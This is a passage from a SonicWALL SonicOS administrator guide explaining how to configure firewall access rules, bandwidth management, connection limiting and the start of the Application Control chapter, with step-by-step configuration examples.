- Allow all sessions originating from the LAN, WLAN to the WAN, or DMZ (except when the destination WAN IP address is the WAN interface of the SonicWALL appliance itself)
- Allow all sessions originating from the DMZ to the WAN.
- Deny all sessions originating from the WAN to the DMZ.
- Deny all sessions originating from the WAN and DMZ to the LAN or WLAN.

Additional network access rules can be defined to extend or override the default access rules. For example, access rules can be created that allow access from the LAN zone to the WAN Primary IP address, or block certain types of traffic such as IRC from the LAN to the WAN, or allow certain types of traffic, such as Lotus Notes database synchronization, from specific hosts on the Internet to specific hosts on the LAN, or restrict use of certain protocols such as Telnet to authorized users on the LAN.

Custom access rules evaluate network traffic source IP addresses, destination IP addresses, IP protocol types, and compare the information to access rules created on the SonicWALL security appliance. Network access rules take precedence, and can override the SonicWALL security appliance's stateful packet inspection. For example, an access rule that blocks IRC traffic takes precedence over the SonicWALL security appliance default setting of allowing this type of traffic.



Caution

The ability to define network access rules is a very powerful tool. Using custom access rules can disable firewall protection or block all access to the Internet. Use caution when creating or deleting network access rules.

Using Bandwidth Management with Access Rules Overview

Bandwidth management (BWM) allows you to assign guaranteed and maximum bandwidth to services and prioritize traffic on all BWM-enabled interfaces. Using access rules, BWM can be applied on specific network traffic. Packets belonging to a bandwidth management enabled policy will be queued in the corresponding priority queue before being sent on the bandwidth management-enabled interface. All other packets will be queued in the default queue and will be sent in a First In and First Out (FIFO) manner (a storage method that retrieves the item stored for the longest time).

Example Scenario

If you create an access rule for outbound mail traffic (such as SMTP) and enable bandwidth management with the following parameters:

- Guaranteed bandwidth of 20%
- Maximum bandwidth of 40%
- Priority of 0 (zero)

The outbound SMTP traffic is guaranteed 20% of available bandwidth available to it and can get as much as 40% of available bandwidth. If SMTP traffic is the only BWM enabled rule:

- When SMTP traffic is using its maximum configured bandwidth (which is the 40% maximum described above), all other traffic gets the remaining 60% of bandwidth.
- When SMTP traffic is using less than its maximum configured bandwidth, all other traffic gets between 60% and 100% of the link bandwidth.

Now consider adding the following BWM-enabled rule for FTP:

- Guaranteed bandwidth of 60%
- Maximum bandwidth of 70%
- Priority of 1

When configured along with the previous SMTP rule, the traffic behaves as follows:

- 60% of total bandwidth is always reserved for FTP traffic (because of its guarantee). 20% of total bandwidth is always reserved for SMTP traffic (because of its guarantee).
- SMTP traffic can use up to 40% of total bandwidth (because it has a higher priority than FTP), which, when combined with FTP's 60% guarantee, results in no other traffic being sent, because all 100% of the bandwidth is being used by higher priority traffic.
- If SMTP traffic reduces and only uses 10% of total bandwidth, then FTP can use up to 70% and all the other traffic gets the remaining 20%.
- If SMTP traffic stops, FTP gets 70% and all other traffic gets the remaining 30% of bandwidth.
- If FTP traffic has stopped, SMTP gets 40% and all other traffic get the remaining 60% of bandwidth.



Note When the Bandwidth Management Type on the **Firewall Services > BWM** page is set to **WAN**: Access rules using bandwidth management have a higher priority than access rules not using bandwidth management. Access rules without bandwidth management are given lowest priority. When the Bandwidth Management Type is set to **Global**, the default priority is Medium (4).



Tip You must configure Bandwidth Management individually for each interface on the **Network > Interfaces** page. Click the **Configure** icon for the interface, and select the **Advanced** tab. Enter your available egress and ingress bandwidths in the **Available interface Egress Bandwidth (Kbps)** and **Available interface Ingress Bandwidth (Kbps)** fields, respectively.

This applies when the Bandwidth Management Type on the **Firewall Services > BWM** page is set to either **WAN** or **Global**.

Access Rule Configuration Task List

Topics:

- [“Displaying Access Rules with View Styles” on page 659](#)
- [“Configuring Access Rules for a Zone” on page 661](#)
- [“Adding Access Rules” on page 662](#)
- [“Editing an Access Rule” on page 665](#)
- [“Deleting an Access Rule” on page 665](#)
- [“Enabling and Disabling an Access Rule” on page 665](#)
- [“Restoring Access Rules to Default Zone Settings” on page 665](#)
- [“Displaying Access Rule Traffic Statistics” on page 666](#)
- [“Connection Limiting Overview” on page 666](#)
- [“Configuring Packet Monitoring Based on Firewall Rules” on page 667](#)
- [“Access Rule Configuration Examples” on page 667](#)

Displaying Access Rules with View Styles

Access rules can be displayed in multiple views using SonicOS. You can select the type of view from the selections in the **View Style** section. Each view displays a table of defined network access rules.

- **All Rules** - Select **All Rules** to display all access rules configured on the SonicWALL security appliance.

The screenshot shows the 'Access Rules (ALL > ALL)' configuration page. The 'View Style' is set to 'All Rules'. The table below lists five access rules:

#	Zone	Priority	Source	Destination	Service	Action	Users	Flow Report	Geo-IP Filter	Botnet Filter	Packet Monitor	Comment	Enable	Configure
1	WLAN > MyWirelessZone	1	Any	Any	Any	Allow	All						<input checked="" type="checkbox"/>	
2	WLAN > VAP-Corporate	1	Any	Any	Any	Allow	All						<input checked="" type="checkbox"/>	
3	WLAN > VAP-Guest	1	Any	Any	Any	Allow	All						<input checked="" type="checkbox"/>	
4	WLAN > WLAN	1	Any	WLAN Interface IP	SSLVPN	Allow	All	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>				<input checked="" type="checkbox"/>	
5	WLAN > VPN	3	WLAN RemoteAccess Networks	Any	Any	Allow	All						<input type="checkbox"/>	

- Matrix** - Displays as **From/To** with **LAN, WAN, VPN**, or other interface in the **From** row, and **LAN, WAN, VPN**, or other interface in the **To** column. Select the **Access Arrow** icon in the table cell to view the access rules.

Firewall /

Access Rules

Restore Defaults...

Access Rules

View Style: All Rules | Matrix | Drop-down Boxes

		TO				
		LAN	WAN	VPN	SSLVPN	VAP-Corporate
FROM	LAN	➔	➔	➔	➔	➔
	WAN	➔	➔	➔	➔	➔
	VPN	➔	➔	➔	➔	➔
	SSLVPN	➔	➔	➔	➔	➔
	VAP-Corporate	➔	➔	➔	➔	➔

- Drop-down Boxes** - Displays two pull-down menus: **From Zone** and **To Zone**. Select an interface from the **From Zone** menu and select an interface from the **To Zone** menu. Click **OK** and access rules defined for the two interfaces are displayed.

Firewall /

Access Rules

Restore Defaults...

Access Rules

View Style: All Rules | Matrix | Drop-down Boxes

From Zone: To Zone:

LAN
WAN
VPN
SSLVPN
VAP-Corporate
ALL

OK



Tip You can also view access rules by zones. Use the Option checkboxes in the **From Zone** and **To Zone** column. Select **LAN, WAN, VPN, ALL** from the **From Zone** column. And then select LAN, WAN, VPN, ALL from the **To Zone** column. Click **OK** to display the access rules.

Configuring Access Rules for a Zone

To display the **Access Rules** for a specific zone, select a zone from the **Matrix**, **Drop-down Boxes**, or **All Rules** view.

Firewall /

Access Rules

Restore Defaults...

Access Rules

View Style: All Rules | Matrix | Drop-down Boxes

From Zone: LAN

To Zone: --Select a zone--

- Select a zone--
- LAN
- WAN
- VPN
- SSLVPN
- VAP-Corporate
- ALL

OK


The access rules are sorted from the most specific at the top, to less specific at the bottom of the table. At the bottom of the table is the **Any** rule. The default access rule is all IP services except those listed in the **Access Rules** page. Access rules can be created to override the behavior of the **Any** rule; for example, the **Any** rule allows users on the LAN to access all Internet services, including NNTP News.



Tip

If the **Delete** or **Edit** icons are dimmed (unavailable), the access rule cannot be changed or deleted from the list.





Changing Priority Ranking

You can change the priority ranking of an access rule if the **Arrows**  icon is displayed in the Priority column.

Access Rules (LAN > WAN)


View Style: All Rules Matrix Drop-down Boxes

Add... Delete

<input type="checkbox"/>	#	Priority	Source	Destination	Service	Action	Users
<input type="checkbox"/>	1	1 	Any	Any	HTTP	Allow	Trusted Users
<input type="checkbox"/>	2	2 	Any	Any	HTTPS	Allow	Everyone
<input type="checkbox"/>	3	3 	Any	Any	DNS (Name Service)	Allow	All
<input type="checkbox"/>	4	4 	Any	Any	Any	Allow	Trusted Users

To change the priority, follow these steps:

Step 1 Click the **Arrows** icon in the **Priority** column. The **Change Priority** window is displayed.



Priority:

(>0 = fixed priority (1 = highest),
0 = auto-priority)


Step 2 Enter the new priority number (1-10) in the **Priority** field.

Step 3 Click **OK**.

Adding Access Rules

To add access rules to the SonicWALL security appliance, perform the following steps:

Step 1 Click **Add** at the bottom of the **Access Rules** table. The **Add Rule** window is displayed.



General | Advanced | QoS | Ethernet BWM | Modem BWM

Settings

Action: Allow Deny Discard

From Zone: --Select a zone--

To Zone: --Select a zone--

Service: --Select a service--

Source: --Select a network--

Destination: --Select a network--

Users Allowed: All

Schedule: Always on

Comment:

Enable Logging Enable Geo-IP Filter

Allow Fragmented Packets Enable Botnet Filter

Enable flow reporting

Enable packet monitor

Step 2 In the **General** tab, select **Allow | Deny | Discard** from the **Action** list to permit or block IP traffic.

Step 3 Select the from and to zones from the **From Zone** and **To Zone** menus.

Step 4 Select the service or group of services affected by the access rule from the **Service** list. The **Default** service encompasses all IP services.

If the service is not listed, you must define the service in the **Add Service** window. Select **Create New Service** or **Create New Group** to display the **Add Service** window or **Add Service Group** window.

Step 5 Select the source (network) of the traffic affected by the access rule from the **Source** list.

If the service is not listed, you must define the network by selecting **Create New Network**, which displays the **Add Address Object** window.

- Step 6** Select the destination (network) of the traffic affected by the access rule from the **Destination** list.

If the service is not listed, you must define the network by selecting **Create New Network**, which displays the **Add Address Object** window.

- Step 7** From the **Users Allowed** menu, add the user or user group affected by the access rule.
- Step 8** Select a schedule from the **Schedule** menu. The default schedule is **Always on**.
- Step 9** Enter any comments to help identify the access rule in the **Comments** field.
- Step 10** The **Enable Logging** check box is enabled by default.
- Step 11** The **Allow Fragmented Packets** check box is enabled by default. Large IP packets are often divided into fragments before they are routed over the Internet and then reassembled at a destination host. One reason to disable this setting is because it is possible to exploit IP fragmentation in Denial of Service (DoS) attacks.
- Step 12** Click on the **Advanced** tab.

The screenshot shows the 'Advanced Settings' section of the SonicWALL configuration interface. It includes the following fields and options:

- TCP Connection Inactivity Timeout (minutes):** 15
- UDP Connection Inactivity Timeout (seconds):** 30
- Number of connections allowed (% of maximum connections):** 100
- Enable connection limit for each Source IP Address: 128 Threshold
- Enable connection limit for each Destination IP Address: 128 Threshold
- Create a reflexive rule
- Don't invoke Single Sign On to Authenticate Users

- Step 13** If you would like for the access rule to timeout after a period of TCP inactivity, set the amount of time, in minutes, in the **TCP Connection Inactivity Timeout (minutes)** field. The default value is **5** minutes.
- Step 14** If you would like for the access rule to timeout after a period of UDP inactivity, set the amount of time, in minutes, in the **UDP Connection Inactivity Timeout (minutes)** field. The default value is **30** minutes.
- Step 15** Specify the number of connections allowed as a percent of maximum number of connections allowed by the SonicWALL security appliance in the **Number of connections allowed (% of maximum connections)** field. Refer to [“Connection Limiting Overview” on page 666](#) for more information on connection limiting.
- Step 16** Select **Create a reflexive rule** if you want to create a matching access rule to this one in the opposite direction--from your destination zone or address object to your source zone or address object.

Step 17 Click on the **QoS** tab if you want to apply DSCP or 802.1p Quality of Service management to traffic governed by this rule. See [“802.1p and DSCP QoS” on page 811](#) for more information on managing QoS marking in access rules.

The screenshot shows the configuration interface for QoS settings. It has five tabs: General, Advanced, QoS (selected), Ethernet BWM, and Modem BWM. Under the QoS tab, there are two sections:

- DSCP Marking Settings:** The 'DSCP Marking Action' is set to 'Preserve'. A note below states: 'Note: DSCP values in packets will remain unaltered.'
- 802.1p Marking Settings:** The '802.1p Marking Action' is set to 'None'. A note below states: 'Note: No 802.1p tagging'.

Step 18 Under **DSCP Marking Settings** select the **DSCP Marking Action**. You can select **None**, **Preserve**, **Explicit**, or **Map**. **Preserve** is the default.

- **None:** DSCP values in packets are reset to 0.
- **Preserve:** DSCP values in packets will remain unaltered.
- **Explicit:** Set the DSCP value to the value you select in the **Explicit DSCP Value** field. This is a numeric value between 0 and 63. Some of the standard values are:
 - **0** - Best effort/Default (default)
 - **8** - Class 1
 - **10** - Class 1, Gold (AF11)
 - **12** - Class 1, Silver (AF12)
 - **14** - Class 1, Bronze (AF13)
 - **16** - Class 2
 - **18** - Class 2, Gold (AF21)
 - **20** - Class 2, Silver (AF22)
 - **22** - Class 2, Bronze (AF23)
 - **24** - Class 3
 - **26** - Class 3, Gold (AF31)
 - **27** - Class 3, Silver (AF32)
 - **30** - Class 3, Bronze (AF33)
 - **32** - Class 4
 - **34** - Class 4, Gold (AF41)
 - **36** - Class 4, Silver (AF42)
 - **38** - Class 4, Bronze (AF43)
 - **40** - Express Forwarding
 - **46** - Expedited Forwarding (EF)
 - **48** - Control
 - **56** - Control

- **Map:** The QoS mapping settings on the **Firewall > QoS Mapping** page will be used. See [“802.1p and DSCP QoS” on page 811](#) for instructions on configuring the QoS Mapping. If you select Map, you can also select **Allow 802.1p Marking to override DSCP values**.

Step 19 Under **802.1p Marking Settings**, select the **802.1p Marking Action**. You can select **None**, **Preserve**, **Explicit**, or **Map**. **None** is the default.

- **None:** No 802.1p tagging is added to the packets.
- **Preserve:** 802.1p values in packets will remain unaltered.
- **Explicit:** Set the 802.1p value to the value you select in the displayed **Explicit 802.1p Value** field. This is a numeric value between 0 and 7. The standard values are:
 - **0** - Best effort (default)
 - **1** - Background
 - **2** - Spare
 - **3** - Excellent effort
 - **4** - Controlled load
 - **5** - Video (<100ms latency)
 - **6** - Voice (<10ms latency)
 - **7** - Network control
- **Map:** The QoS mapping settings on the **Firewall > QoS Mapping** page will be used. See [“802.1p and DSCP QoS” on page 811](#) for instructions on configuring the QoS Mapping.

Step 20 Click **OK** to add the rule.



Tip

Although custom access rules can be created that allow inbound IP traffic, the SonicWALL security appliance does not disable protection from DoS attacks, such as the SYN Flood and Ping of Death attacks.

Editing an Access Rule

To display the **Edit Rule** window (includes the same settings as the **Add Rule** window), click the **Edit** icon.

Deleting an Access Rule

To delete the individual access rule, click the **Delete** icon. To delete all the checkbox selected access rules, click the **Delete** button.

Enabling and Disabling an Access Rule

To enable or disable an access rule, click the **Enable** checkbox.

Restoring Access Rules to Default Zone Settings

To remove all end-user configured access rules for a zone, click the **Restore Defaults** button. This will restore the access rules for the selected zone to the default access rules initially setup on the SonicWALL security appliance.

Displaying Access Rule Traffic Statistics

Move your mouse pointer over the **Graph** icon to display the following access rule receive (Rx) and transmit (Tx) traffic statistics:

- Rx Bytes
- Rx Packets
- Tx Bytes
- Tx Packets

Connection Limiting Overview

The Connection Limiting feature is intended to offer an additional layer of security and control when coupled with such SonicOS features as SYN Cookies and Intrusion Prevention Services (IPS). Connection limiting provides a means of throttling connections through the SonicWALL using Access Rules as a classifier, and declaring the maximum percentage of the total available connection cache that can be allocated to that class of traffic.

Coupled with IPS, this can be used to mitigate the spread of a certain class of malware as exemplified by Sasser, Blaster, and Nimda. These worms propagate by initiating connections to random addresses at atypically high rates. For example, each host infected with Nimda attempted 300 to 400 connections per second, Blaster sent 850 packets per second, and Sasser was capable of 5,120 attempts per second. Typical, non-malicious network traffic generally does not establish anywhere near these numbers, particularly when it is Trusted ->Untrusted traffic (i.e. LAN->WAN). Malicious activity of this sort can consume all available connection-cache resources in a matter of seconds, particularly on smaller appliances.

In addition to mitigating the propagation of worms and viruses, Connection limiting can be used to alleviate other types of connection-cache resource consumption issues, such as those posed by uncompromised internal hosts running peer-to-peer software (assuming IPS is configured to allow these services), or internal or external hosts using packet generators or scanning tools.



Note The maximum number of connections a SonicWALL security appliance can support depends on the specific configuration, including whether App Flow is enabled and if an external collector is configured, as well as the physical capabilities of the particular model on the SonicWALL security appliance. For more information see the [“Connection Limiting” section on page 771](#).

Finally, connection limiting can be used to protect publicly available servers (e.g. Web servers) by limiting the number of legitimate inbound connections permitted to the server (i.e. to protect the server against the Slashdot-effect). This is different from SYN flood protection which attempts to detect and prevent partially-open or spoofed TCP connection. This will be most applicable for Untrusted traffic, but it can be applied to any zone traffic as needed.

Connection limiting is applied by defining a percentage of the total maximum allowable connections that may be allocated to a particular type of traffic. The above figures show the default LAN ->WAN setting, where all available resources may be allocated to LAN->WAN (any source, any destination, any service) traffic.

More specific rules can be constructed; for example, to limit the percentage of connections that can be consumed by a certain type of traffic (e.g. FTP traffic to any destination on the WAN), or to prioritize important traffic (e.g. HTTPS traffic to a critical server) by allowing 100% to that class of traffic, and limiting general traffic to a smaller percentage (minimum allowable value is 1%).



Note It is not possible to use IPS signatures as a connection limiting classifier; only Access Rules (i.e. Address Objects and Service Objects) are permissible.

Configuring Packet Monitoring Based on Firewall Rules

The Packet Monitor and Flow Reporting features allow traffic to be monitored based on firewall rules for specific inbound or outbound traffic flows. This feature set is enabled by choosing to monitor flows in the **Firewall > Access Rules** area of the SonicOS management interface. For more information, see [“Configuring Monitoring Based on Firewall Rules” on page 169](#).

Access Rule Configuration Examples

Topics:

- [“Enabling Ping” on page 667](#)
- [“Blocking LAN Access for Specific Services” on page 667](#)
- [“Allowing WAN Primary IP Access from the LAN Zone” on page 668](#)
- [“Enabling Bandwidth Management on an Access Rule” on page 669](#)

Enabling Ping

This section provides a configuration example for an access rule to allow devices on the DMZ to send ping requests and receive ping responses from devices on the LAN. By default your SonicWALL security appliance does not allow traffic initiated from the DMZ to reach the LAN. Once you have placed one of your interfaces into the DMZ zone, then from the **Firewall > Access Rules** page, perform the following steps to configure an access rule that allows devices in the DMZ to send ping requests and receive ping responses from devices in the LAN.

-
- Step 1** Click **Add** to launch the **Add Rule** window.
 - Step 2** Select the **Allow** radio button.
 - Step 3** From the **Service** menu, select **Ping**.
 - Step 4** From the **Source** menu, select **DMZ Subnets**.
 - Step 5** From the **Destination** menu, select **LAN Subnets**.
 - Step 6** Click **OK**.

Blocking LAN Access for Specific Services

This section provides a configuration example for an access rule blocking LAN access to NNTP servers on the Internet during business hours.

Perform the following steps to configure an access rule blocking LAN access to NNTP servers based on a schedule:

-
- Step 1** Click **Add** to launch the **Add** window.
 - Step 2** Select **Deny** from the **Action** settings.
 - Step 3** Select **NNTP** from the **Service** menu.

If the service is not listed in the menu, you must add it by selecting **Create new service** and creating it.

- Step 4** Select **Any** from the **Source** menu.
- Step 5** Select **WAN** from the **Destination** menu.
- Step 6** Select the schedule from the **Schedule** menu.
- Step 7** Enter any comments in the **Comment** field.
- Step 8** Click **Add**.

Allowing WAN Primary IP Access from the LAN Zone

By creating an access rule, it is possible to allow access to a management IP address in one zone from a different zone on the same SonicWALL appliance. For example, you can allow HTTP/HTTPS management or ping to the WAN IP address from the LAN side. To do this, you must create an access rule to allow the relevant service between the zones, giving one or more explicit management IP addresses as the destination. Alternatively, you can provide an address group that includes single or multiple management addresses (e.g. WAN Primary IP, All WAN IP, All X1 Management IP) as the destination. This type of rule allows the HTTP Management, HTTPS Management, SSH Management, Ping, and SNMP services between zones.



Note Access rules can only be set for inter-zone management. Intra-zone management is controlled per-interface by settings in the interface configuration

To create a rule that allows access to the WAN Primary IP from the LAN zone:

- Step 1** On the **Firewall > Access Rules** page, display the **LAN > WAN** access rules.
- Step 2** Click **Add** to launch the **Add** window.
- Step 3** Select **Allow** from the **Action** settings.
- Step 4** Select one of the following services from the **Service** menu:
 - **HTTP**
 - **HTTPS**
 - **SSH Management**
 - **Ping**
 - **SNMP**
- Step 5** Select **Any** from the **Source** menu.
- Step 6** Select an address group or address object containing one or more explicit WAN IP addresses from the **Destination** menu.



Note Do not select an address group or object representing a subnet, such as WAN Primary Subnet. This would allow access to devices on the WAN subnet (already allowed by default), but not to the WAN management IP address.

- Step 7** Select the user or group to have access from the **Users Allowed** menu.
- Step 8** Select the schedule from the **Schedule** menu.
- Step 9** Enter any comments in the **Comment** field.
- Step 10** Click **Add**.

Enabling Bandwidth Management on an Access Rule

Bandwidth management can be applied on both ingress and egress traffic using access rules. Access rules displaying the Funnel icon are configured for bandwidth management.



Tip

Do not configure bandwidth management on multiple interfaces on a zone, where the configured guaranteed bandwidth for the zone is greater than the available bandwidth for the bound interface.

For more information on Bandwidth Management see [“Firewall Settings > BWM” on page 773](#).



CHAPTER 46

Configuring Application Control

Application Control

This chapter describes how to configure and manage the Application Control feature in SonicOS.

Topics:

- [“Application Control Overview” on page 671](#)
- [“Licensing Application Control” on page 701](#)
- [“Firewall > App Rules” on page 714](#)
- [“Firewall > App Control Advanced” on page 704](#)
- [“Firewall > Match Objects” on page 718](#)
- [“Firewall > Action Objects” on page 721](#)
- [“Firewall > Address Objects” on page 726](#)
- [“Firewall > Service Objects” on page 726](#)
- [“Firewall > Email Address Objects” on page 727](#)
- [“Verifying App Control Configuration” on page 727](#)
- [“Useful Tools” on page 728](#)
- [“App Control Use Cases” on page 734](#)
- [“Glossary” on page 761](#)

Application Control Overview

Topics:

- [“What is Application Control?” on page 672](#)
- [“Benefits of Application Control” on page 673](#)
- [“How Does Application Control Work?” on page 674](#)

What is Application Control?

Application Control provides a solution for setting policy rules for application signatures. Application Control policies include global App Control policies, and App Rules policies that are more targeted. Beginning in SonicOS 5.8.1, you can also create certain types of App Control policies on the fly directly from the Dashboard > App Flow Monitor page.

As a set of application-specific policies, Application Control gives you granular control over network traffic on the level of users, email addresses, schedules, and IP-subnets. The primary functionality of this application-layer access control feature is to regulate Web browsing, file transfer, email, and email attachments.

In SonicOS 5.8 and higher, the ability to control application layer traffic in SonicOS is significantly enhanced with the ability to view real-time application traffic flows, and new ways to access the application signature database and to create application layer rules. SonicOS 5.8 integrates application control with standard network control features for more powerful control over all network traffic.

Topics:

- [“About App Control Policies” on page 672](#)
- [“About Application Control Capabilities” on page 673](#)

About App Control Policies

In SonicOS 5.8, there are three ways to create App Control policies and control applications in your network:

- **Create Rule from App Flow Monitor** – The Dashboard > App Flow Monitor page provides a Create Rule button that allows the administrator to quickly configure App Control policies for application blocking, bandwidth management, or packet monitoring. This allows the administrator to quickly apply an action to an application that he or she notices while using the SonicWALL Visualization and Application Intelligence features. The policy is automatically created and displayed in the App Rules Policies table on the Firewall > App Rules page.
- **App Control Advanced** – The Firewall > App Control Advanced page provides a simple and direct way of configuring global App Control policies. You can quickly enable blocking or logging for a whole category of applications, and can easily locate and do the same for an individual application or individual signature. Once enabled, the category, application, or signature is blocked or logged globally without the need to create a policy on the Firewall > App Rules page. All application detection and prevention configuration is available on the Firewall > App Control Advanced page.
- **App Rules** – The Firewall > App Rules page provides the third way to create an App Control policy. This method is equivalent to the method used in the original Application Firewall feature. Policies created using App Rules are more targeted because they combine a match object, action object, and possibly email address object into a policy. For flexibility, App Rules policies can access the same application controls for any of the categories, applications, or signatures available on the App Control Advanced page. The Firewall > Match Objects page provides a way to create Application List objects, Application Category List objects, and Application Signature List objects for use as match objects in an App Rules policy. The Firewall > Action Objects pages allows you to create custom actions for use in the policy.

About Application Control Capabilities


Application Control's data leakage prevention component provides the ability to scan files and documents for content and keywords. Using Application Control, you can restrict transfer of certain file names, file types, email attachments, attachment types, email with certain subjects, and email or attachments with certain keywords or byte patterns. You can deny internal or external network access based on various criteria. You can use Packet Monitor to take a deeper look at application traffic, and can select among various bandwidth management settings to reduce network bandwidth usage by an application.

Based on SonicWALL's Reassembly Free Deep Packet Inspection technology, Application Control also features intelligent prevention functionality which allows you to create custom, policy-based actions. Examples of custom actions include the following:

- Blocking entire applications based on their signatures
- Blocking application features or sub-components
- Bandwidth throttling for file types when using the HTTP or FTP protocols
- Blocking an attachment
- Sending a custom block page
- Sending a custom email reply
- Redirecting an HTTP request
- Sending a custom FTP reply over an FTP control channel

While Application Control primarily provides application level access control, application layer bandwidth management and data leakage prevention, it also includes the ability to create custom application or protocol match signatures. You can create a custom policy with App Rules that matches any protocol you wish, by matching a unique piece of the protocol. See ["Custom Signature" on page 755](#).

Application Control provides excellent functionality for preventing the accidental transfer of proprietary documents. For example, when using the automatic address completion feature of Outlook Exchange, it is a common occurrence for a popular name to complete to the wrong address. See the following figure for an example.



Benefits of Application Control

The Application Control functionality provides the following benefits:

- Application based configuration makes it easier to configure policies for application control.
- The Application Control subscription service provides updated signatures as new attacks emerge.
- The related Application Intelligence functionality, as seen in App Flow Monitor and the Real Time Visualization Monitor, is available upon registration as a 30-day free trial App Visualization license. This allows any registered SonicWALL appliance to clearly display information about application traffic in the network. The App Visualization and App Control licenses are also included with the SonicWALL Security Services license bundle. Note that the feature must be enabled in the SonicOS management interface to become active.

- You can use the Create Rule button to quickly apply bandwidth management or packet monitoring to an application that they notice while viewing the App Flow Monitor page, or can completely block the application.
- You can configure policy settings for individual signatures without influencing other signatures of the same application.
- Application Control configuration screens are available in the Firewall menu in the SonicOS management interface, consolidating all Firewall and Application Control access rules and policies in the same area.

Application Control functionality can be compared to three main categories of products:

- Standalone proxy appliances
- Application proxies integrated into firewall VPN appliances
- Standalone IPS appliances with custom signature support

Standalone proxy appliances are typically designed to provide granular access control for a specific protocol. SonicWALL Application Control provides granular, application level access control across multiple protocols, including HTTP, FTP, SMTP, and POP3. Because Application Control runs on your SonicWALL firewall, you can use it to control both inbound and outbound traffic, unlike a dedicated proxy appliance that is typically deployed in only one direction. Application Control provides better performance and scalability than a dedicated proxy appliance because it is based on SonicWALL's proprietary Deep Packet Inspection technology.

Today's integrated application proxies do not provide granular, application level access control, application layer bandwidth management, and digital rights management functionality. As with dedicated proxy appliances, SonicWALL Application Control provides much higher performance and far greater scalability than integrated application proxy solutions.

While some standalone IPS appliances provide protocol decoding support, none of these products supports granular, application level access control, application layer bandwidth management, and digital rights management functionality.

In comparing Application Control to SonicWALL Email Security, there are benefits to using either. Email Security only works with SMTP, but it has a very rich policy space. Application Control works with SMTP, POP3, HTTP, FTP and other protocols, is integrated into SonicOS on the firewall, and has higher performance than Email Security. However, Application Control does not offer all the policy options for SMTP that are provided by Email Security.

How Does Application Control Work?

Application Control utilizes SonicOS Deep Packet Inspection to scan application layer network traffic as it passes through the gateway and locate content that matches configured applications. When a match is found, these features perform the configured action. When you configure App Control policies, you create global rules that define whether to block or log the application, which users, groups, or IP address ranges to include or exclude, and a schedule for enforcement. Additionally, you can create App Rules policies that define the type of applications to scan, the direction, the content or keywords to match, optionally the user or domain to match, and the action to perform.

Topics:

- [“Actions Using Bandwidth Management” on page 675](#)
- [“Actions Using Packet Monitoring” on page 681](#)
- [“Create Rule from App Flow Monitor” on page 682](#)
- [“App Control Advanced Policy Creation” on page 684](#)

- [“App Rules Policy Creation” on page 685](#)
- [“Match Objects” on page 689](#)
- [“Application List Objects” on page 694](#)
- [“Action Objects” on page 696](#)
- [“Email Address Objects” on page 700](#)

Actions Using Bandwidth Management

Application layer bandwidth management (BWM) allows you to create policies that regulate bandwidth consumption by specific file types within a protocol, while allowing other file types to use unlimited bandwidth. This enables you to distinguish between desirable and undesirable traffic within the same protocol. Application layer bandwidth management is supported for all Application matches, as well as custom App Rules policies using HTTP client, HTTP Server, Custom, and FTP file transfer types. For details about policy types, see the [“App Rules Policy Creation” section on page 685](#).

If the Bandwidth Management Type on the Firewall Settings > BWM page is set to Global, application layer bandwidth management functionality is supported with eight predefined, default BWM priority levels, available when adding a policy from the Firewall > App Rules page. There is also a customizable Bandwidth Management type action, available when adding a new action from the Firewall > Action Objects screen.

Bandwidth management can also be configured from the App Flow Monitor page by selecting a service type application or a signature type application and then clicking the Create Rule button. The Bandwidth Management options available there depend on the enabled priority levels in the Global Priority Queue table on the Firewall Settings > BWM page. The priority levels enabled by default are High, Medium, and Low.

All application bandwidth management is tied in with global bandwidth management, which is configured on the Firewall Settings > BWM page. Two types of bandwidth management are available: WAN and Global. When the type is set to WAN, bandwidth management is allowed only on interfaces in the WAN zone. With a type of Global, interfaces in all zones can be configured with bandwidth management. All App Control pages that offer an option for

bandwidth management provide a link to the Firewall Settings > BWM page so that you can easily configure global bandwidth management settings for the type and the guaranteed and maximum percentages allowed for each priority level.

Firewall Settings /

BWM

Bandwidth Management Type: WAN Global None
 Interface BWM Settings [?](#)

Priority	Enable	Guaranteed	Maximum\Burst
0 Realtime	<input type="checkbox"/>	0 %	100 %
1 Highest	<input type="checkbox"/>	0 %	100 %
2 High	<input checked="" type="checkbox"/>	30 %	100 %
3 Medium High	<input type="checkbox"/>	0 %	100 %
4 Medium	<input checked="" type="checkbox"/>	50 %	100 %
5 Medium Low	<input type="checkbox"/>	0 %	100 %
6 Low	<input checked="" type="checkbox"/>	20 %	100 %
7 Lowest	<input type="checkbox"/>	0 %	100 %
Total:		100	

Note: This priority table is used only when global bandwidth management is selected. (When using legacy BWM, values can be set independently in Firewall Access Rules and Action Objects.)
